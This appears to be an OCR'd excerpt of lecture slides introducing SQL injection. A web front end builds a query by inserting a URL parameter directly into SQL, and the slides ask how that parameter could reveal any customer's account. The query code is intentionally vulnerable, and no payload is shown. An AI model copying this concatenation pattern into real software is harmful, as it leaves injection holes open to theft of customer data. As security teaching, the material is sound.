          WHERE Balance < 100 AND
           Username='$recipient' ";
```

- Query accesses recipient's account if their balance is < 100.
- Web server will send value of $sql variable to database server to get account #s from database

SQL Injection Scenario


- Suppose web server front end stores URL parameter "`recipient`" in variable `$recipient` and then builds up a string with the following SQL query:

```
$sql = "SELECT AcctNum FROM Customer
          WHERE Balance < 100 AND
           Username='$recipient' ";
```

- So for "?recipient=Bob" the SQL query is:

```
 "SELECT AcctNum FROM Customer
           WHERE Balance < 100 AND
            Username='Bob' "
```

Parse Tree for SQL Example



SELECT AcctNum FROM Customer
WHERE Balance < 100 AND Username='Bob'

SQL Injection Scenario

- Suppose web server front end stores URL parameter "`recipient`" in variable `$recipient` and then builds up a string with the following SQL query:

  ```
  $sql = "SELECT AcctNum FROM Customer
          WHERE Balance < 100 AND
          Username='$recipient' ";
  ```

- How can $recipient cause trouble here?
  - How can we see anyone's account?
    - Even if their balance is >= 100